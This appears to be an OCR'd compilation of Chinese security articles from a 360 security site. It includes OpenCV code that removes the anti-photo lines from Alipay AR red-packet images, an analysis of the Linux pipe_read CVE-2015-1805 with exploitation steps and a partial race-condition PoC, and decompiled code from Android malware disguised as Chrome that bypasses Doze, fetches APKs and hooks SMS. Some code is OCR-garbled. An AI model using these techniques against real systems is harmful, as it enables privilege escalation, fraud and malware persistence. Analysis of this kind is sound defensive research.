
```
#include "stdafx.h"
#include "cv.h"
#include "highgui.h"
#include "cvaux.h"
#include "cxcore.h"
#include "opencv2/opencv.hpp"
#include "opencv2/imgproc.hpp"
using namespace cv;
int _tmain(int argc, _TCHAR* argv[])
{
    Mat src = imread("test.jpg");
    imshow("Raw", src);
```

```
int i, j;
for (j = 0; j < src.cols; j++)
for (i = 0; i < src.rows; i++)
{
if (i == 3 || i == 6 || i == 10 || i == 14 || i == 17 || i == 21 || i == 24 || i == 28 || i == 31 || i == 35 || i == 39 || i ==
42 || i == 46 || i == 49 || i == 53 || i == 56 || i == 60 || i == 63 || i == 67 || i == 71 || i == 74 || i == 78 || i == 81
|| i == 85 || i == 89 || i == 92 || i == 96)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
}
if (i == 7 || i == 18 || i == 25 || i == 32 || i == 43 || i == 50 || i == 57 || i == 61 || i == 64 || i == 68 || i == 75 || i
== 82 || i == 93)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i + 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i + 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i + 1, j)[2];
}
}
imwrite("New.jpg", src);
imshow("New.jpg", src);
return 0;
}
```

代码中 `src.at<Vec3b>(i, j)[0]` , `src.at<Vec3b>(i, j)[1]` , `src.at<Vec3b>(i, j)[2]` 分别代表像素点的三个 RGB 通道。代码的含义就是将黑线的像素点的颜色根据情况修改为其上一坐标位置或者下一坐标位置的颜色。来看看效果如何。( 左边是原图 , 右边是处理后的图 , 处理后的图上还有线的原因是代码中并没有对杂色类型线条中的灰色线条进行处理 , 只要处理一下线条就不存在了 )。



不过这也有一些缺陷，比如斜线可能会还原成锯齿。对于支付宝的工作人员可以利用这个缺陷进行一下过滤。



这张图里隐藏着巨大的秘密，你不来找一下么？

前面说到的是 100\*100 像素的图片，接下来讲讲 AR 红包刚推出时的 200\*200 的图片。方法基本相同，也是通过使用相邻像素颜色修改黑线颜色来实现，不同的是黑线的宽度和黑线分布的方式，只需把上述代码的处理部分修改为如下所示即可处理。

```
if (i == 5 || i == 55 || i == 105 || i == 155)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
}

if (i == 48 || i == 97 || i == 148)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
```

```
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 2, j)[0] = src.at<Vec3b>(i + 4, j)[0];
src.at<Vec3b>(i + 2, j)[1] = src.at<Vec3b>(i + 4, j)[1];
src.at<Vec3b>(i + 2, j)[2] = src.at<Vec3b>(i + 4, j)[2];
src.at<Vec3b>(i + 3, j)[0] = src.at<Vec3b>(i + 4, j)[0];
src.at<Vec3b>(i + 3, j)[1] = src.at<Vec3b>(i + 4, j)[1];
src.at<Vec3b>(i + 3, j)[2] = src.at<Vec3b>(i + 4, j)[2];
}

if (i > 5 && i < 48 && ((i + 1) % 7 == 0))
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 2, j)[0] = src.at<Vec3b>(i + 3, j)[0];
src.at<Vec3b>(i + 2, j)[1] = src.at<Vec3b>(i + 3, j)[1];
src.at<Vec3b>(i + 2, j)[2] = src.at<Vec3b>(i + 3, j)[2];
}

if (i > 48 && i < 97 && i % 7 == 0)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 2, j)[0] = src.at<Vec3b>(i + 3, j)[0];
src.at<Vec3b>(i + 2, j)[1] = src.at<Vec3b>(i + 3, j)[1];
src.at<Vec3b>(i + 2, j)[2] = src.at<Vec3b>(i + 3, j)[2];
}

if (i > 97 && i < 146 && ((i - 1) % 7 == 0))
{
```

```
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 2, j)[0] = src.at<Vec3b>(i + 3, j)[0];
src.at<Vec3b>(i + 2, j)[1] = src.at<Vec3b>(i + 3, j)[1];
src.at<Vec3b>(i + 2, j)[2] = src.at<Vec3b>(i + 3, j)[2];
}
if (i > 147 && i <(src.rows - 2) && ((i - 2)) % 7 == 0)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i - 1, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i - 1, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i - 1, j)[2];
src.at<Vec3b>(i + 2, j)[0] = src.at<Vec3b>(i + 3, j)[0];
src.at<Vec3b>(i + 2, j)[1] = src.at<Vec3b>(i + 3, j)[1];
src.at<Vec3b>(i + 2, j)[2] = src.at<Vec3b>(i + 3, j)[2];
}
if (i == 43 || i == 93 || i == 143 || i == 193)
{
src.at<Vec3b>(i, j)[0] = src.at<Vec3b>(i + 2, j)[0];
src.at<Vec3b>(i, j)[1] = src.at<Vec3b>(i + 2, j)[1];
src.at<Vec3b>(i, j)[2] = src.at<Vec3b>(i + 2, j)[2];
src.at<Vec3b>(i + 1, j)[0] = src.at<Vec3b>(i + 2, j)[0];
src.at<Vec3b>(i + 1, j)[1] = src.at<Vec3b>(i + 2, j)[1];
src.at<Vec3b>(i + 1, j)[2] = src.at<Vec3b>(i + 2, j)[2];
}
```

来看看处理的效果。



安全客 ( bobao.360.cn )

## 后记

最后来说一下之前提到的支付宝使用 100\*100 像素图片代替 200\*200 像素图片存在的问题。由于后者清晰，因此容易进行 PS，而前者比较模糊，PS 效果不好，不过这也导致其识别效果不理想，按常理来说一个有棱有角的图片应该比一个模糊的图片容易识别的多，而图片模糊会造成识别上的误差，可能用户对实景进行扫描也没办法得到红包。因此个人认为比较好的解决方法应该是增强对于实景和图片的区别能力，毕竟叫 AR 红包，无法识别现实何来增强现实？

# 影响所有 Nexus 手机的漏洞，浅析 CVE-2015-1805

作者：少仲@360VulpeckerTeam

原文地址：【安全客】<http://bobao.360.cn/learning/detail/2810.html>

## 漏洞信息

影响所有 Nexus 手机和部分 Android 手机的漏洞,Google 于 2016/03/18 发布了公告修复,具体请看链接.

[http://www.cvedetails.com/cve-details.php?t=1&cve\\_id=cve-2015-1805X](http://www.cvedetails.com/cve-details.php?t=1&cve_id=cve-2015-1805X)

<http://source.android.com/security/advisory/2016-03-18.html>

## 漏洞描述

在 linux 内核 3.16 版本之前的 fs/pipe.c 当中,由于 pipe\_read 和 pipe\_write 没有考虑到拷贝过程中数据没有同步的一些临界情况,造成了拷贝越界的问题,因此有可能导致系统 crash 以及系统权限提升.这种漏洞又称之为“ I/O vector array overrun”

## 代码分析

请参考以下代码  :

```
//摘自 fs/pipe.c:  
static ssize_t  
pipe_read(struct kiocb *iocb, const struct iovec *_iov,  
         unsigned long nr_segs, loff_t pos)  
{  
    struct file *filp = iocb->ki_filp;  
    struct pipe_inode_info *pipe = filp->private_data;  
    int do_wakeup;  
    ssize_t ret;  
    struct iovec *iov = (struct iovec *)_iov;  
    size_t total_len;  
    total_len = iov_length(iov, nr_segs);  
    /* Null read succeeds. */  
    if (unlikely(total_len == 0))  
        return 0;  
    do_wakeup = 0;  
    ret = 0;  
    __pipe_lock(pipe);
```

```
for (;;) {
    int bufs = pipe->nrbufs;
    if (bufs) {
        int curbuf = pipe->curbuf;
        struct pipe_buffer *buf = pipe->bufs + curbuf;
        const struct pipe_buf_operations *ops = buf->ops;
        void *addr;
        size_t chars = buf->len;
        int error, atomic;
        if (chars > total_len)
            chars = total_len;
        error = ops->confirm(pipe, buf);
        if (error) {
            if (!ret)
                ret = error;
            break;
        }
        // (1)
        atomic = !iov_fault_in_pages_write(iov, chars);
    redo:
        addr = ops->map(pipe, buf, atomic);
        // (2)
        error = pipe iov copy_to_user(iov, addr + buf->offset, chars, atomic);
        ops->unmap(pipe, buf, addr);
        if (unlikely(error)) {
            /*
             * Just retry with the slow path if we failed.
             */
        // (3)
        if (atomic) {
            atomic = 0;
            goto redo;
        }
        if (!ret)
            ret = error;
        break;
    }
}
```



```
ret += chars;
buf->offset += chars;
buf->len -= chars;
/* Was it a packet buffer? Clean up and exit */
if (buf->flags & PIPE_BUF_FLAG_PACKET) {
    total_len = chars;
    buf->len = 0;
}
if (!buf->len) {
    buf->ops = NULL;
    ops->release(pipe, buf);
    curbuf = (curbuf + 1) & (pipe->buffers - 1);
    pipe->curbuf = curbuf;
    pipe->nrbufs = --bufs;
    do_wakeup = 1;
}
```

(5)//在这里更新 total\_len , 请参考以下代码 [«»](#)

```
total_len -= chars;
if (!total_len)
    break; /* common path: read succeeded */
}
if (bufs) /* More to do? */
    continue;
if (!pipe->writers)
    break;
if (!pipe->waiting_writers) {
    /* syscall merging: Usually we must not sleep
     * if O_NONBLOCK is set, or if we got some data.
     * But if a writer sleeps in kernel space, then
     * we can wait for that data without violating POSIX.
    */
    if (ret)
        break;
    if (filp->f_flags & O_NONBLOCK) {
        ret = -EAGAIN;
        break;
    }
}
```

```
        }
    }

    if (signal_pending(current)) {
        if (!ret)
            ret = -ERESTARTSYS;
        break;
    }

    if (do_wakeup) {
        wake_up_interruptible_sync_poll(&pipe->wait, POLLOUT | POLLWRNORM);
        kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
    }

    pipe_wait(pipe);

}

__pipe_unlock(pipe);

/* Signal writers asynchronously that there is more room. */

if (do_wakeup) {
    wake_up_interruptible_sync_poll(&pipe->wait, POLLOUT | POLLWRNORM);
    kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
}

if (ret > 0)
    file_accessed(filp);

return ret;
}
```

(1).首先 pipe\_read()函数会先循环读取 iovc 结构,并且通过 iov\_fault\_in\_pages\_write() 函数判断 iov->len 是否大于 0,且 iov->base 指向的地址是否可写且处于用户态,之后返回 atomic.

(2)如果 atomic=1,则 pipe iov copy to user -> \_\_copy\_to\_user\_inatomic -> \_\_copy\_to\_user\_nocheck;如果 atomic=0,则 pipe iov copy to user -> copy\_to\_user -> access\_ok.

(3).如果 atomic 为 1,pipe iov copy to user 拷贝出现错误,会进入 redo 的逻辑,将再次调用 pipe iov copy to user 函数进行拷贝,且将 atomic 置为 0.但是 pipe iov copy to user 的第三个参数 chars 并没有更新,还是会拷贝 total\_len 大小的数据

请参考以下代码  :

```
static int
```

```
pipe iov_copy_to_user(struct iovec *iov, const void *from, unsigned long len,
                      int atomic)
{
    unsigned long copy;
    while (len > 0)
    {
        while (!iov->iov_len)
            iov++;
        copy = min_t(unsigned long, len, iov->iov_len);
        if (atomic)
        {
            if (__copy_to_user_inatomic(iov->iov_base, from, copy))
                ///(4)
                return -EFAULT;
        }
        else
        {
            if (copy_to_user(iov->iov_base, from, copy))
                ///(4)
                return -EFAULT;
        }
        from += copy;
        len -= copy;
        iov->iov_base += copy;
        //每次对 iov->iov_len 进行更新
        iov->iov_len -= copy;
    }
    return 0;
}
```

(4).如果 copy 到某种情况出错返回,已经 copy 成功的 iov->len 会被减去但总长度 total\_len 并不会同步减去.也就是说如果 total\_len 是 0x100,第一次消耗掉了 x;再次进入 redo 逻辑后还是 0x100,然而实际已经被消耗掉了 x.

## 具体探究

假设有一个 iov 结构,total\_len 为 0x40,len 为 0x20.

iov[0]: iov\_base = 0xdead0000 iov\_len = 0x10

iov[1]: iov\_base = 0xdead1000 iov\_len = 0x10

iov[2]: iov\_base = 0xdead2000 iov\_len = 0x10

iov[3]: iov\_base = 0xdead3000 iov\_len = 0x10

如果 iov[1].iov\_base 的地址被设置成不可写入.那么第一次 pipe iov\_copy\_to\_user()会返回失败.而 iov->iov\_base += copy,iov->iov\_len -= copy.

iov[0]: iov\_base = 0xdead0010 iov\_len = 0

iov[1]: iov\_base = 0xdead1000 iov\_len = 0x10

iov[2]: iov\_base = 0xdead2000 iov\_len = 0x10

iov[3]: iov\_base = 0xdead3000 iov\_len = 0x10

现在,redo 的逻辑发生在 0xdead0010,它以某种方式被设置成可写,并且 len 仍未 0x20.  
那么 iov[1]和 iov[2]都将被用掉.

iov[0]: iov\_base = 0xdead0010 iov\_len = 0

iov[1]: iov\_base = 0xdead1010 iov\_len = 0

iov[2]: iov\_base = 0xdead2010 iov\_len = 0

iov[3]: iov\_base = 0xdead3000 iov\_len = 0x10

在注释(5)中,根据 total\_len -= chars;那么 total\_len 的大小就被设置为 0x20(0x40 -0x20).  
如果 total\_len 变为了 0x20,可我们 iov[3]的大小只有 0x10.这就会导致  
pipe iov\_copy\_to\_user()函数有可能读取到一个未知的 iov[4].

请参考以下代码 ↴

```
static int iov_fault_in_pages_write(struct iovec *iov, unsigned long len)
{
    //((6)
    while (!iov->iov_len)
        iov++;
    while (len > 0) {
        unsigned long this_len;
        this_len = min_t(unsigned long, len, iov->iov_len);
        if (fault_in_pages_writeable(iov->iov_base, this_len))
            break;
        len -= this_len;
        iov++;
    }
}
```

```
}

return len;
}

static inline int fault_in_pages_writeable(char __user *uaddr, int size)
{
    int ret;
    if (unlikely(size == 0))
        return 0;
    /*
     * Writing zeroes into userspace here is OK, because we know that if
     * the zero gets there, we'll be overwriting it.
     */
    ret = __put_user(0, uaddr);
    if (ret == 0) {
        char __user *end = uaddr + size - 1;
        /*
         * If the page was already mapped, this will get a cache miss
         * for sure, so try to avoid doing it.
         */
        if (((unsigned long)uaddr & PAGE_MASK) !=
            ((unsigned long)end & PAGE_MASK))
            ret = __put_user(0, end);
    }
    return ret;
}
```

在 iov\_fault\_in\_pages\_write() 函数中的注释(6),也就意味着 iov[0],iov[1],iov[2]都会被跳过,iov[3]被用掉.之后 len -= this\_len,len 被设置为 0x10.iov 的指针将指向一块未知的内存区域.iov[4].iov\_base 将被\_\_put\_user 使用.

## 如何利用

核心的思路就是想办法触发 redo 的逻辑,之后精心构造一个 readv()调用.把 payload 结构定义在已经被校验过的 iov 数组后,让它成为\_\_put\_user()等函数调用的目标地址.如果我们再以某种方式让构造的 slab 结构在 iov 数组后包含一个函数指针,让它指向要写的内核地址.

1.第一次循环要保证 pipe iov\_copy\_to\_user()函数失败,这样会进入 redo 逻辑

2.第二次要保证 pipe iov\_copy\_to\_user()成功,但是不能在这里 overrun,否则会走向 copy\_to\_user,要校验地址,所以还是无法写内核地址

3.当 iov->len 走完之后,total\_len 还有剩余,所以第三次循环的时候,atomic=1.可以 overrun 触发

4.第一次要保证失败,也就是说需要把 iov\_base 的地址设置成不可写,第二次要成功,就要保证 iov\_base 的地址有效.所以这里可以通过创建竞争关系的线程,调用 mmap/munmap 等函数来实现.

## POC

```
pld->total_len = 0xA0;
pld->base = g_map1;
pld->len = 0x10, 360安全播报 ( bobao.360.cn )

void* thread_func1(const char* s)
{
    void* ret_mmap = NULL;
    munmap((void*)0x45678000, 0x1000);
    ret_mmap = mmap((void*)0x45678000, 0x1000, PROT_READ|PROT_WRITE);
    return ret_mmap;
}

void* thread_func2(const char* s)
{
    size_t ret = 0;
    ret = readv(pipe_fd[0], g_base, 256);
    return (void*)ret;
} 360安全播报 ( bobao.360.cn )
```

我测试的 Nexus 6p 6.0.1 系统会 crash 掉.

Talk is cheap, show me the code...

Github:

<https://github.com/panyu6325/CVE-2015-1805.git>

## Android Doze 机制与木马的绕过方式

作者：360 烽火实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3328.html>

### 概述

**android**  
v6 Marshmallow



安全客 ( bobao.360.cn )

Android 6.0 引入的 Doze 机制本意在于节省系统耗电量，延长电池的使用时间，但是却在抑制恶意软件对系统资源的占用上发挥了神奇的效果，恶意软件因此也开始探索绕过 Doze 机制的手段。文本将为大家简要介绍 Doze 的功能，并从安全的角度解读 Doze 的奇效，最后揭露一款绕过 Doze 机制的恶意软件。



安全客 ( bobao.360.cn )

## Doze 简介

### (一) Doze 功能详情

Android 6.0(API 23)为用户和开发者带来了许多新功能，Doze( 打盹 )即为其中的一项。Doze 的主要目的是节省设备的耗电量，即当设备未连接至电源，且长时间处于闲置状态时，系统会将应用置于“打盹”模式。在这个模式下，不在白名单中的应用将无法连接网络和占用CPU 资源，并且其作业、同步和标准闹铃的运行时间将被推迟。由于该模式与 API 版本无关，因此未适配 API 23 及其后版本的应用只要运行在 Android 6.0 及更高版本的系统下，就会受到 Doze 模式影响。

如图 1 所示，应用了 Doze 模式的 Android 系统在满足了上述进入 Doze 状态的条件后，会周期性地退出 Doze 状态进入一段时长为 30 秒的，被称为 maintenance window 的时间段。在此期间，系统会退出 Doze 模式以使得应用完成被延时的任务。从图中可以看出随着 Doze 状态的持续，设备距离下一次被唤醒的等待时间会越来越长。



图 1 Doze 模式下的 maintenance window 状态示意

(图片来源：

[https://developer.android.com/training/monitoring-device-state/doze-standby.html?  
hl=en](https://developer.android.com/training/monitoring-device-state/doze-standby.html?hl=en))

当系统处于 Doze 模式下，系统和白名单之外的应用将受到以下限制：

- 1.无法访问网络；
- 2.Wake Locks 被忽略；

3. AlarmManager 闹铃会被推迟到下一个 maintenance window 响应，除非使用 setAndAllowWhileIdle() 或 SetExactAndAllowWhileIdle() 设置闹铃。与此同时，setAlarmClock() 设置的闹铃在 Doze 模式下仍然生效，但系统会在闹铃生效前退出 Doze；

4. 系统不执行 Wi-Fi 扫描；

5. 系统不允许同步适配器运行；

6. 系统不允许 JobScheduler 运行；

需要注意的是，开发者仍然可以使用官方提供的 GCM 服务( Google Cloud Messaging )使得应用可以在 Doze 模式下传递消息并被允许临时访问网络服务和部分 Wake Locks，这一机制通过高优先级 GCM 消息启用，且不会影响 Doze 模式。

## (二) Doze 模式下的白名单

Google 官方认为，开发者通过合理安排任务和使用官方提供的 GCM 高优先级消息，大部分应用应该能与 Doze 模式兼容。对于剩下的那一小部分应用，系统则提供了一份可配置的白名单。位于白名单中的应用可以继续使用网络并保留部分 wake lock，但作业和同步仍然会被推迟，常规的 AlarmManager 闹铃也不会被触发。Android developers 提供了一个列表来指导开发者确定自己的应用需要使用哪些方式。

类型	用例	是否可以使用 GCM	是否可接受加入白名单	备注
即时通讯、聊天或通话应用。	当设备处于低电耗模式或应用处于待机模式时，需要将实时消息传递给用户。	是，可以使用 GCM 是，但并非使用 GCM 高优先级消息。	不可接受	应使用 GCM 高优先级消息唤醒应用并访问网络。
即时通讯、聊天或通话应用：企业 VOIP 应用。		否，由于在技术上依赖其他消息传递服务，或者低电耗模式和应用待机模式破坏了应用的核心功能，因此不能使用 GCM。	可接受	
任务自动化应用	应用的核心功能是安排自动化操作，例如即时通讯、语音通话、新照片管理或位置操作。	如果适用。	可接受	
外围设备协同应用	应用的核心功能是保持与外围设备的持久连接，以便为外围设备提供互联网访问权限。	如果适用。	可接受	
	应用只需定期连接到外围设备进行同步，或者只需连接到设备，例如通过标准蓝牙配置文件连接的无线耳机。	如果适用。	不可接受	
				安全客 ( bobao.360.cn )

表1 对GCM和白名单的使用指导

(图片来源：

[https://developer.android.com/training/monitoring-device-state/doze-standby.html?  
hl=en](https://developer.android.com/training/monitoring-device-state/doze-standby.html?hl=en))

对于用户，可以直接进入设置->电池->电池优化中进行设置：



图2 白名单设置界面

开发者可以调用 PowerManager.isIgnoringBatteryOptimizations 方法检测应用是否在白名单中。若应用不在白名单中，开发者可以在 AndroidManifest.xml 中申请 REQUEST\_IGNORE\_BATTERY\_OPTIMIZATIONS 权限，并使用一个包含了 ACTION\_IGNORE\_BATTERY\_OPTIMIZATION\_SETTINGS 的 Intent 弹出对话框让用户选择将本应用加入白名单中。在用户对应用设置了白名单之后，可以根据需要从白名单中移除应用。



图 3 通过发送 Intent 触发对话框

## Doze 对恶意软件的影响

现在我们抛开 Doze 的省电功效，从安全的角度来探讨 Doze 的奇效。Doze 实现省电的方式本质上是系统通过全局调控的方式限制应用程序对资源的占用，这种调控方式的产生表明了系统对于应用程序在资源占用方式上的态度转变——从“放任自由”到开始强有力的“调控”，调控产生了两种神奇的效果：

1. 在 Android 6.0 以前，内核通过任务调度机制来决定应用程序对资源的占用，而 Doze 的产生意味着在内核之上产生了一层优先“调度”机制，这层“调度”机制能够改变应用程序对于系统资源的占用比例；



图4 Android 6.0以前任务调度方式




图5 引入Doze后任务“调度”方式

2. 在Android 6.0以前，恶意软件对资源的占用权利同其他同级应用一样，均由内核统一调度。而引入Doze之后，应用程序对资源的占用权利将按功能的需要予以适当分配（详情见“Doze模式下的白名单”），这意味着正常的应用程序由于其功能的“正当性”将更容易获得系统资源，而恶意软件将由于其功能的“非法性”而更难获得系统资源。

Doze机制对恶意软件资源占用产生的不利影响极有可能遏制恶意软件在用户机器上的表现，使其达不到预期的不良意图，因而我们推断必将产生多种绕过Doze的手段，下文将为大家揭露近期发现的一种。

### 恶意软件伪装成合法应用绕过Doze限制

从上文的介绍中我们可以看出，Doze机制极大地限制了白名单外应用对网络，CPU和系统其它资源的占用比例。这意味着对于木马等恶意软件来说，利用设备闲置时段进行私自下载，窃取用户隐私数据等行为以防止用户感知的企图落空。随着使用Android 6.0及更高版本的设备数量不断增加，恶意软件设法绕过Doze势在必行。



360 烽火实验室最新发现一款伪装成 Chrome 绕过 Doze 的应用 ,该恶意软件从图标到名称与正版 Chrome 完全一致。如图 6 ,该病毒运行后会隐藏其图标并释放运行子包 ,通过发送 Intent 诱使用户将其加入白名单。



图 6 恶意软件通过发送 Intent 诱使用户将其加入白名单

```
if(Build$VERSION.SDK_INT >= 23) {
    try {
        boolean v0_5 = v0_4.getClass().getMethod("isIgnoringBatteryOptimizations", String.class)
            .invoke(v0_4, this.e.getPackageName()).booleanValue();
        Log.d("ibo", "" + v0_5);
        if(v0_5) {
            goto label_161;
        }

        Intent v0_6 = new Intent();
        v0_6.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
        v0_6.setData(Uri.parse("package:" + this.e.getPackageName()));
        v0_6.addFlags(0x10000000);
        this.e.startActivity(v0_6);
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

安全客 ( bobao.360.cn )

图 7 相关利用代码

除使用欺骗手段绕过 Doze 外 ,该恶意软件将会在后台私自联网 ,通过精心构造的手段获取、拼接 URL ,私自下载其他应用并提示用户安装。此外 ,该恶意软件注册 BroadcastReceiver 监听多个事件并进行处理 ,涵盖短信发送与接收、安装与卸载软件等 ,对用户数据安全造成危害。



```
protected boolean downloadAPK() {
    int v3_1;
    FileOutputStream v2_1;
    byte[] v7;
    InputStream v6;
    URLConnection v0_4;
    FileOutputStream v3;
    URL URLgetApk;
    String apkName = this.apkName + ".apk";
    File v0 = new File(Environment.getExternalStorageDirectory().getPath() + "/.update");
    if(!v0.exists() && !v0.mkdir()) {
        boolean v0_1 = false;
        return v0_1;
    }

    File v5 = new File(Environment.getExternalStorageDirectory().getPath() + "/.update/." + apkName);
    try {
        String URL = this.getUrl();
        if(URL == null) {
            return false;
        }

        URLgetApk = new URL("http://" + URL + "/" + apkName + "?=" + Long.toString(this.x.nextLong(),
            0x20));
        v3 = null;
    }
    catch(Exception v0_2) {
        goto label_102;
    }

    try {
        v0_4 = URLgetApk.openConnection();
        ((HttpURLConnection)v0_4).setConnectTimeout(0x1B58);
        ((HttpURLConnection)v0_4).setReadTimeout(0xAF08);
        v6 = ((HttpURLConnection)v0_4).getInputStream();
        v7 = new byte[0x100];
        ((HttpURLConnection)v0_4).connect();
        v2_1 = new FileOutputStream(v5);
    }
    catch(Exception v0_5) {
        v2_1.close();
        return false;
    }

    try {
        v0_4.getInputStream();
        v0_4.disconnect();
        v2_1.write(v6.readAllBytes());
        v2_1.close();
    }
    catch(Exception v0_6) {
        v2_1.close();
        return false;
    }
}

label_102:
return false;
}
```

安全客 ( bobao.360.cn )

图 8 私自下载其他软件

```
IntentFilter v0_3 = new IntentFilter("android.provider.Telephony.SMS_RECEIVED");
v0_3.setPriority(0xFFFFFFFF);
v0_3.addAction("android.intent.category.DEFAULT");
this.e.registerReceiver(this.s_receiver, v0_3);
this.e.registerReceiver(this.s_receiver, new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
this.e.registerReceiver(this.s_receiver, new IntentFilter("android.intent.action.BATTERY_CHANGED"));
this.e.registerReceiver(this.s_receiver, new IntentFilter(this.k));
this.e.registerReceiver(this.s_receiver, new IntentFilter("android.sms.message.action.SMS_SEND"));
this.e.registerReceiver(this.s_receiver, new IntentFilter("android.intent.action.USER_PRESENT"));
this.e.registerReceiver(this.s_receiver, new IntentFilter("android.intent.action.PHONE_STATE"));
v0_3 = new IntentFilter();
v0_3.addAction("android.intent.action.PACKAGE_ADDED");
v0_3.addAction("android.intent.action.PACKAGE_REMOVED");
v0_3.addDataScheme("package");
